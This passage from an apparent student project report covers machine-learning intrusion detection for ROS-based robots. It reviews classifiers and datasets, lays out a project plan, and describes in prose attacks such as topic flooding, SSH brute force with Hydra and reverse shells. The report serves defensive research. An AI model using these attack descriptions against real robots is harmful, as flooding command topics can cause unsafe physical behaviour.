A Subscription Flooding Attack involves an attacker creating a large number of fake subscriber nodes that all subscribe to one or more ROS topics. This puts excessive load on the ROS master and the legitimate publisher nodes, which must handle a high volume of connection requests and data transmissions. As a result, the system can experience degraded performance, communication delays, or even a denial of service. This type of attack exploits the lack of authentication and access control in ROS 1's publish-subscribe model, making it easy for a malicious actor to overwhelm the system with minimal effort.




Figure 2.12: Subscriber Flooding Attack Overloading ROS Communication

2.2.2.4 Publisher Flooding Attack

In this attack, a connection is established between the attacker's laptop and the master laptop running the ROS environment. The attacker then publishes a high volume of fake or malicious messages to one or more ROS topics, such as /cmd_vel (used for robot velocity commands). This overloads the communication channels and may interfere with legitimate messages from authorized publishers. The flood of data can cause the robot to behave unpredictably, ignore valid commands, or even perform dangerous actions. This type of attack is particularly effective in ROS 1 due to its lack of built-in authentication and message integrity checks. By flooding the system with harmful commands, the attacker can disrupt operations, compromise safety, and potentially cause physical damage or system failure.




Figure 2.13: Publisher Flooding Attack Sending Malicious Commands to Robot

Table 2.2: Contrast between the Cyber-Attacks

Attack Type	Target	Method	Impact
Port Scanning Attack	Master Laptop / Target Robot	Scanning ports using tools like Nmap, Masscan, or Zmap	Identifies open ports and services, enables attackers to plan further exploits.
SSH Brute force Attack	Master Laptop / Target Robot system (SSH access)	Brute force method using tools like Hydra and a password dictionary	Unauthorized access, execution of malicious commands, and security breach.
Denial of Service (DoS) Attack	ROS nodes	Sending many corrupted packets to ROS nodes	System disruption, resource consumption, and loss of functionality.
Shell Reverse Attacks	Master Laptop / Target Robot	Exploiting vulnerabilities to spawn a reverse shell to the attacker	Full remote control of the system, data exfiltration, and potential system takeover.
Unauthorized Subscribe/Publish Attack	ROS topics	Gaining unauthorized access to subscribe or publish to topics	Interception of sensitive data or injection of malicious data, leading to system manipulation.
Subscriber/Publisher Flooding Attack	ROS Master, Publisher, or Subscriber nodes	Subscriber nodes Launching large numbers of fake subscribers or publishers	Overloads resource, causes message delays, or service crashes due to network saturation.

2.3 Intrusion detection system (IDS)

An Intrusion Detection System (IDS) is a critical cybersecurity tool designed to monitor network traffic and system activities, detecting unauthorized or malicious behaviour. Its main objective is to identify network packets through critical inspection and notify administrators of them by producing alarms. An intrusion detection system, also known as an IDS, serves as a flexible network security measure in the event that conventional technologies fail (Sowmya & Mary Anita, 2023).

2.3.1 Intrusion detection system (IDS) with Machine Learning

Intrusion Detection Systems (IDS) enhanced with machine learning (ML) have become a cornerstone in modern cybersecurity due to their ability to analyse network traffic dynamically and detect anomalies. ML-based IDS leverage supervised learning models, such as classification algorithms trained on labelled datasets, and unsupervised learning techniques to uncover unknown patterns in traffic data. This adaptability enables the system to identify evolving cyber threats, making it far more effective than traditional IDS, which rely on static rules (Yang & Shami, 2022). The general pipeline for ML-based IDS, illustrated in Figure 2.14, includes stages such as data collection, preprocessing, feature engineering, model training, validation, deployment, and real-time monitoring.

One major advantage that ML-powered IDSs enjoy is the capability to keep false positives low while amplifying the speed and precision of threat detection. Tree-based ML algorithms like Random Forest and Extreme Gradient Boosting are particularly effective because of their high precision and ability to process large datasets efficiently. Moreover, deep learning models further enhance IDS by learning complex features from high-dimensional data, allowing these systems to detect advanced threats in encrypted or obfuscated network traffic.

Additionally, ML-driven IDS systems provide real-time adaptability, making them invaluable in responding to the sophistication of modern cyberattacks. They evolve continuously by learning from past incidents, ensuring resilience against both

known and emerging threats. Future advancements in this field are expected to focus on integrating ML techniques with big data analytics, enabling large-scale, real-time threat detection and improving the overall security of network infrastructure (Tait et al., 2021).




Figure 2.14: General pipeline of Intrusion detection System (IDS) with Machine Learning

2.3.2 Comparison of supervised ML based IDS detection system (IDS)

A study titled "A Comprehensive Review of AI-Based Intrusion Detection Systems" (Sowmya & Mary Anita, 2023). Examined how supervised machine learning (ML) methods enhance security by effectively detecting intruders in cloud and networking environments. The authors highlight that feature and dimensionality reduction techniques improve the detection and classification of attacks. They discuss how researchers have developed secure mechanisms to identify active attacks such as Denial of Service (DoS), probing, User-to-Root (U2R), and Remote-to-Local (R2L) attacks, achieving high detection rates and accuracy. The summarization comparison

between the use of famous Supervised Machine Learning and chosen dataset is stated in Figure 2.15.

Supervised ML based IDS.

ML Architecture	Dataset	Article	Attacks addressed	Feature reduction/Di mensionality reduction	Performance metrics(%)
SVM	KDD'99	Kim et al. [29]	DoS,Probe, U2R, R2L	Yes	Detection rate: DoS-91.6,Probe-35.65, U2R- 12, R2L-22
LMRDT-SVM	NSL-KDD	Huiwen Wang.et al. [30]	No attacks addressed	Yes	Accuracy: 99.31 Detection rate: 99.20
K-NN	KDD	Lin et al. [31]	DoS,Probe, U2R, R2L	No	Accuracy: 99.89
Naive Bayes classifier.	NSL-KDD, UNSW-NB15, and CICIDS2017 datasets.	Monika Vishwakarma. et al. [32]	, DoS,Probe, U2R, R2L	Yes	NSL-KDD:Accuracy: 97 UNSW_NB15: Accuracy:86.9 CIC-IDS2017: Accuracy 98.59
K-NN		Wenchao Li.et al. [33]	No attacks addressed	No	Accuracy- 98.5 FAR-4.63
Naïve Bayes Algorithm	NSL-KDD	Sharmila B.S et al.	DoS,Probe, U2R, R2L	Yes	Accuracy- 83
Random Forest,Logistic Regression		S.Waskle et al.[35]	No attacks addressed	Yes	Accuracy-96.78 Error rate –0.21
Random Forest	UNSWNB-15	Belouch M et al. [36]	No attacks addressed	No	Accuracy-97.49
Random Forest	AWID	Abdulhammed R et al. [37]	802.11 MAC layer attacks	Yes	Sensitivity- 95.53, Specificity-97.75 Accuracy-99.64

Figure 2.15: Shows the comparison between supervised ML models. (Sowmya & Anita, 2023).

2.3.3 Machine-Learning Model

2.3.3.1 Random Forest Model

Random Forest is a versatile machine learning algorithm that is famous for its flexibility and high performance across in handling various datasets. It is particularly effective for big size data and can manage missing values efficiently, reducing the need for extensive preprocessing. Moreover, it is adaptable to various applications without requiring stringent statistical assumptions, (Zhu, 2020).

As shown in Figure 2.16, the Random Forest algorithm works by constructing multiple decision trees during training. Each tree independently classifies the data, and the final prediction is made through a majority vote (bagging), improving accuracy and reducing overfitting.

Despite its strengths, Random Forest has some drawbacks. It can struggle with categorical variables that have too many categories and may perform poorly on

imbalanced datasets, leading to biased predictions. It also isn't well-suited for time-dependent data, making it less effective for tasks like time series forecasting without modifications. Moreover, understanding how individual variables impact predictions can be challenging, and fine-tuning the model's parameters is essential for achieving the best results.




Figure 2.16: Random Forest Algorithm in Machine Learning (GeeksforGeeks, n.d.)

2.3.3.2 Decision Tree Model

The Decision Tree algorithm is a widely used machine learning technique applicable to both classification and regression problems. It operates by recursively partitioning the dataset based on specific feature values, forming a hierarchical, tree-like structure. Within this structure, internal nodes represent decisions tied to individual features, branches denote the possible outcomes of those decisions, and the terminal or leaf nodes indicate the final predicted output.

One of the key strengths of decision trees is their ease of understanding and interpretation, as they mimic the way humans make decisions. To determine the most suitable feature for splitting, the algorithm employs evaluation criteria such as Gini

Impurity, Entropy, or Information Gain. These measures help prioritize features that contribute the most to accurate predictions.

Despite their advantages, decision trees are prone to overfitting, especially when applied to complex datasets. This can lead to poor performance on new, unseen data. To address this issue, methods like pruning and ensemble techniques (e.g., Random Forests) are employed to enhance model robustness and generalization capabilities.

Figure 2.17 illustrates the structure of a decision tree, beginning with the root node, followed by internal splits based on feature conditions, and culminating in leaf nodes that deliver the predicted results.




Figure 2.17: Decision Trees Algorithm in Machine Learning (GeeksforGeeks, n.d.)

2.3.3.3 K-Nearest Neighbour Model

K-Nearest Neighbour (KNN) is a simple and intuitive machine learning algorithm used for classification and regression. It works by classifying a data point based on its proximity to other points in the feature space, assuming that similar instances are usually located near each other.

One of the main strengths of KNN is that it doesn't require a traditional training phase. Instead, it "learns" by storing all the data and later evaluating the k closest data points (neighbors) to make predictions. For classification, it uses a majority vote, while for regression, it averages the values of the neighbours. This makes KNN especially effective when the decision boundary between classes is non-linear or complex.

However, KNN does have some downsides. It can become slow and computationally expensive as the dataset grows larger because it needs to compute distances for each new prediction. The performance of KNN is also highly dependent on the choice of k (the number of neighbors to consider) and the distance metric (like Euclidean or Manhattan distance). It also tends to struggle with imbalanced datasets, where the majority class may dominate the predictions, leading to biased results. To improve KNN's accuracy, techniques like feature scaling (normalizing data) and cross-validation are often employed.

In summary, while KNN is simple and effective, choosing the right parameters and handling large or imbalanced datasets can be challenging. As shown in Figure 2.18, KNN classifies a new point based on the majority class of its nearest neighbours.




Figure 2.18: K-Nearest Neighbour Algorithm in Machine Learning (GeeksforGeeks, n.d.)

2.3.4 Existing works in IDS with Machine Learning (ML)

Many existing research have developed their own style of Intrusion Detection Systems .They have gained significant attention due to their ability to detect complex attack patterns in dynamic environments. These various studies that we will focus on, will be the one that have explored the integration of ML algorithms for identifying security threats. A comprehensive comparison of the existing works is summarized in Table 2.3, highlighting the method, datasets, features extraction and the results of their research.

2.3.4.1 Intrusion Detection System for Robot Operating System using Hybrid Deep learning

The Intrusion Detection System for Robot Operating System (Robot-NIDS) (Ravi, 2024) employs a hybrid deep learning approach for enhanced security in robotic environments. It integrates CNN and GRU models for feature extraction, combining their outputs with kernel-based PCA for dimensionality reduction. Classification is conducted through a two-phase model: KNN and Random Forest in the first phase, followed by Logistic Regression for final predictions in the second phase.

They are using ROSIDS23 dataset and demonstrated the effectiveness of Robot- NIDS, achieving 98.2% accuracy in attack detection and 98% accuracy in attack classification. This hybrid approach significantly outperforms standalone machine learning or deep learning models, showcasing its robustness and adaptability for securing robotic systems.

2.3.4.2 Intrusion Detection using Machine Learning Techniques: An Experimental Comparison

This study evaluates various machine learning techniques for intrusion detection (Tait et al., 2021), comparing their performance on widely used datasets such as UNSW-NB15 and CICIDS2017. The methodologies include Support Vector Machines (SVM), Random Forest (RF), K-Nearest Neighbors (KNN), Logistic Regression (LR), and Gaussian Naive Bayes (NB). Data preprocessing techniques like normalization, cleaning, and feature selection using Weka's info gain attribute evaluator are emphasized as critical steps to enhance performance.

The experiments reveal that binary classification models perform better overall, with Random Forest achieving an accuracy of 99.77%. For multiclass classification, Weighted KNN outperformed other models with an accuracy of 99.83%, demonstrating its capability to handle complex datasets with multiple attack classes. These results underscore the importance of selecting appropriate preprocessing steps and classifiers to optimize intrusion detection systems for real-time applications.

2.3.4.3 ROS-Lighthouse

ROS-Lighthouse is an Intrusion Detection System (IDS) designed to secure ROS-based environments by detecting anomalies, unauthorized access, and abnormal behaviors in node communications, topics, services, and actions (Johnson et al., n.d.). It uses the Super Learner algorithm, an ensemble learning method that combines Logistic Regression, Support Vector Machine (SVM), and Gaussian Naive Bayes (NB) classifiers. By leveraging the strengths of these algorithms, ROS-Lighthouse achieves high accuracy in classifying anomalies.

The system was tested on seven datasets simulating various real-time and anomalous scenarios in ROS-based networks. The datasets included conditions such as failed human tracking and simulated attacks on ROS nodes. The Super Learner algorithm achieved an accuracy of 99.907%, particularly excelling in distinguishing anomalies from normal behaviors in the sixth dataset, which combined gimbal angles and human subject positions. The framework demonstrates robust performance in monitoring ROS communication channels and maintaining the integrity of node interactions. Future enhancements aim to enable real-time detection by integrating the IDS as a dedicated ROS node.

Title	Authors	Year	Method	Dataset	Feature Extraction Method	Results
Intrusion Detection System for Robot Operating System Using Hybrid Deep Learning	Vinayakumar Ravi (Ravi, 2024)	2024	KNN, RF (Phase 1) and Logistic Regression (Phase 2) for Attacks Identification/classification.	ROSIDS23	CNN,GRU and PCA	98.2% accuracy in attack detection, 98% accuracy in attack classification, precision: 0.95.
Intrusion Detection using Machine Learning Techniques: An Experimental Comparison	Kathryn-Ann Tait (Tait et al., 2021)	2021	Machine Learning (RF, SVM, KNN, NN, and K-Means clustering for binary and multiclass)	NSL-KDD, UNSW-NB15	Info Gain Attribute Evaluation (Weka)	• Random Forest: accuracy 99.77%, precision 96.32%, recall 96.44%. • Weighted KNN: accuracy 99.83%, precision 99.83%, recall 99.92%. **Result:** k-Means clustering error rate: 44.8% for binary, 31.3% for multiclass. **Conclusion :** Multiclass provided better attack-specific responses.
ROS-Lighthouse: An Intrusion Detection System (IDS) in ROS using Ensemble Learning	Stevens Johnson et al. (Johnson et al., 2024)	2024	Super Learner (ensemble of Logistic Regression, SVM, and Gaussian Naive Bayes)	Real-time ROS node data	Data preprocessing with labelled datasets	Achieved up to 99.907% accuracy in anomaly detection; tested on 7 datasets. **Result:** highest accuracy on Dataset 6 (combining gimbal angle and human subject position).

Table 2.3:Summary of comparison between existing IDS system

CHAPTER 3

RESEARCH METHODOLOGY

3.1 Overview of Research Methodology

Figure 3.1: Flowchart of Research Methodology

3.2 Gantt Chart

Activity	Start Week	End Week	Weeks											
			1	2	3	4	5	6	7	8	9	10	11	12
Start of FYP 1														
Finding the supervisors	1	1	■											
Discuss the project title	1	1	■											
Confirm the project title	1	1	■											
Submit the proposal to the supervisor	1	1	■											
Submit the title requisition form for approval	1	1	■											
Chapter 1														
Define the overview of the project, problem statement, and objectives	1	2	■	■										
Define the project scope	1	2	■	■										
Define Report Organisation	1	2	■	■										
Chapter 2														
Literature review	2	5		■	■	■								
Compare the existing system	2	5		■	■	■								
Chapter 3														
Overview of Research Methodology	5	7					■	■	■					
Gantt Chart	5	7					■	■	■					
Task List	5	7					■	■	■					
Tools, Technique, and Programming Language	5	7					■	■	■					
Dataset	5	7					■	■	■					
Chapter 4														
Discuss Proposed Framework	7	10							■	■	■	■		
Conduct Experiment setup	7	10							■	■	■	■		
Discuss preliminary results	7	10							■	■	■	■		
Chapter 6														
Conclude the Report, Report Checking & Report Submission	11	12											■	■
Prepare Presentation Slides	12	12												■

Figure 3.2: Gantt Chart for Final Year Project (Phase 1)

Activity	Start Week	End Week	Weeks											
			1	2	3	4	5	6	7	8	9	10	11	12
Work on dataset														
Data Collection and Pre-processed	1	4												
Data cleaning and transformation	1	4												
Data splitting	1	4												
Statistical analysis and visualization on the dataset	1	4												
Model building														
Select suitable machine learning methods.	4	7												
Divide the dataset into training and testing sets.	4	7												
Train the selected machine learning methods.	4	7												
Performance Evaluation														
Evaluate models using metrics like accuracy, precision, recall, F1-score, or loss	7	10												
Compare models to select the most suitable one for the project goals.	7	10												
Report Writing														
Writing the abstract, introduction, literature review, methodology, design, results, discussion and conclusion of final report.	10	11												
Conclusion & Presentation														
Conclude the report	11	12												
Submit the final report and ensure that it adheres to FYP guidelines.	11	12												
Prepare the slides for presentation	12	12												

Figure 3.3: Gantt Chart for Final Year Project (Phase 2)

3.3 Task Distribution

This section outlines the tasks conducted during the project, with necessary steps to complete each phase:

Phase	Tasks
1. **Research on Related Field**	• Define the project problem statements, objectives and scope. • Present background information and the significance of the study. • Conduct literature reviews related to the study.
2. **Dataset acquisition**	• Gather dataset that are publicly accessible for cyber- attack in ROS.
3. **Experimental Design and Solution**	• Describe the research experiment design and approach. • Select tools and technologies (e.g., ROS, TurtleBot).
4. **Implementation and Testing of Model**	• Preprocess the dataset chosen • Interim model building • Performance evaluation

Table 3.1: Task Distribution and Execution during FYP 1

Phases	Tasks
1. **Performing Attacking Scenario**	• Simulate or execute a controlled attacking scenario in the test environment. • Utilize the ROSIDS23 dataset as a baseline to replicate realistic network attacks. • Implement attacks using tools or scripts to generate various attack patterns (e.g., DoS, brute force, and ARP poisoning attacks). • Log network traffic data during the attacks for further analysis.
2. **Data Collecting**	• Detail data collection and analysis methods. • Use tools like Wireshark, ROS logging, or custom scripts to gather data from the network and sensors. • Annotate the data with labels for supervised learning, “1” is for attack and “0” is for normal.

3. **Testing the train AI Model Building**	• Describe the research design, including the selection of machine learning algorithms and the rationale for their choice. • Train the AI model using the prepared dataset, ensuring the model is optimized for detecting anomalies or attacks. • Validate the model using cross-validation techniques and test it on both the ROSIDS23 dataset and TurtleBot3 data for robust evaluation.

Table 3.2: Task Distribution and Execution during FYP 2

3.4 Platform Development Tools

3.4.1 Software

- **Robotic Operating System (ROS)**

An open-source software framework called the Robotic Operating System, or ROS, was created to make the process of creating robotics applications more efficient. It helps developers create complex and dependable robotic systems that work with various hardware platforms by providing a variety of tools, libraries, and standards. The ROS version used in this project is ROS Noetic, which is designed for Ubuntu 20.04 and is the final ROS 1 distribution.

- **Visual Studio Code**

Visual Studio Code (VS Code) is a versatile and lightweight code editor that runs on Windows, macOS, and Linux platforms. It supports a wide range of programming

languages including JavaScript, Python, Node.js, and many others. The editor offers essential features such as syntax highlighting, bracket pairing, code folding, and customizable code snippets, which enhance code readability and navigation. Additionally, it comes with an integrated terminal, allowing developers to run commands directly within the editor, eliminating the need to switch between separate applications.

- **Kaggle**

Kaggle is an online platform that supports data science and machine learning initiatives. It offers access to a wide variety of public datasets, hosts competitions, and enables collaboration among data professionals from around the world. The platform includes Kaggle Kernels, an integrated coding environment that supports Python and R, allowing users to write, run, and share code in Jupyter Notebook format directly on the site. Kaggle also provides learning materials such as courses, tutorials, and community forums, making it an excellent resource for building and refining machine learning capabilities.

- **Jupyter Notebook**

Jupyter Notebook is an open-source web application that allows the user to create documents with live code, equations, visualisations, and narrative text. Hence, users can use it to combine the code, visualisation output and explanatory text into a single document. Besides, it also supports over 40 programming languages, including Python, R, Julia, and Scala.

3.4.2 Programming Language

- **Python**

Python is a high-level programming language that can be used for server-side web development and software development. It also can handle big data and perform complex mathematics. The syntax of Python is similar to the English language which makes it more readable than other programming languages.

3.4.3 Libraries, and Tools

- **RosPenTo Tool**

A penetration testing tool designed for evaluating the security of ROS (Robot Operating System). It provides functionalities to identify vulnerabilities, simulate attacks, and assess the robustness of ROS-based robotic systems. RosPenTo is essential for understanding potential security risks in ROS environments.

- **Turtlebot3 Model Burger**

A compact, low-cost, open-source mobile robot platform. It is commonly used for robotics research and education. The Burger model is lightweight and equipped with essential components such as LiDAR, a single-board computer, and a differential drive system, making it a practical choice for developing and testing robotic applications.

- **Wireshark**

Wireshark is a powerful tool for analysing network protocols, enabling users to monitor and examine data packets traversing a network in real time. It offers in-depth insights into individual packets, making it a valuable utility in areas such as network diagnostics, cybersecurity training, and academic instruction.

- **CICFlowMeter**

An open-source tool for generating network traffic flows from pcap files or live traffic. I use the version available at **https://github.com/datthinh1801/cicflowmeter**, which extracts a wide range of statistical features such as packet count, flow duration, and byte size. These features are commonly utilized for intrusion detection, traffic analysis, and machine learning-based network security research.

3.4.4 Dataset Used

- **ROSIDS23 Dataset**

The ROSIDS23 dataset, in contrast, is specifically designed to address cybersecurity threats within the context of the Robot Operating System (ROS). It provides high-fidelity network traffic logs, capturing both benign and malicious activities in ROS environments. The dataset includes diverse attack scenarios such as unauthorized topic publishing, eavesdropping, and service tampering, which are highly relevant to ROS-based robotic systems. The realistic attack simulations are performed on actual ROS setups, ensuring the dataset accurately represents the dynamics and vulnerabilities of robotic networks. Additionally, the dataset includes metadata like timestamped communications, making it suitable for analysing temporal patterns in attacks. This granularity allows for detailed training and validation of IDS models tailored to robotic systems, enabling the detection of both known and emerging threats. (Gao, Chen, & Zhang, 2023).

3.5 Autonomous Navigation

This section provides an overview of the process used for autonomous navigation, which includes the creation of a static map using SLAM and automatic obstacle avoidance during navigation using the prepared map.

3.5.1 Introduction

This experiment is to give the overview on how autonomous navigation is perform on turtlebot3. To start, we will set up the master device to control TurtleBot 3 Burger robot, The entire process can be referred to the GitHub link provided, https://github.com/AlolyanRoaa/Creating-a-map-using-Turtlebot3-and-SLAM. Then, we will test the simulation of the entire experiment using pre-installed Gazebo tool. After the simulation is done, we will use SLAM to create a static map to according to the robot's environment and save it into a file. SLAM will utilize a 2D Lidar Sensor mounted on the robot and an OAK-D Pro camera to collect its environmental data.

3.5.2 Setting up the experiment's environment

We will start by preparing the environment setup for the robot.




Figure 3.4: Shows the measurement of the environment setup

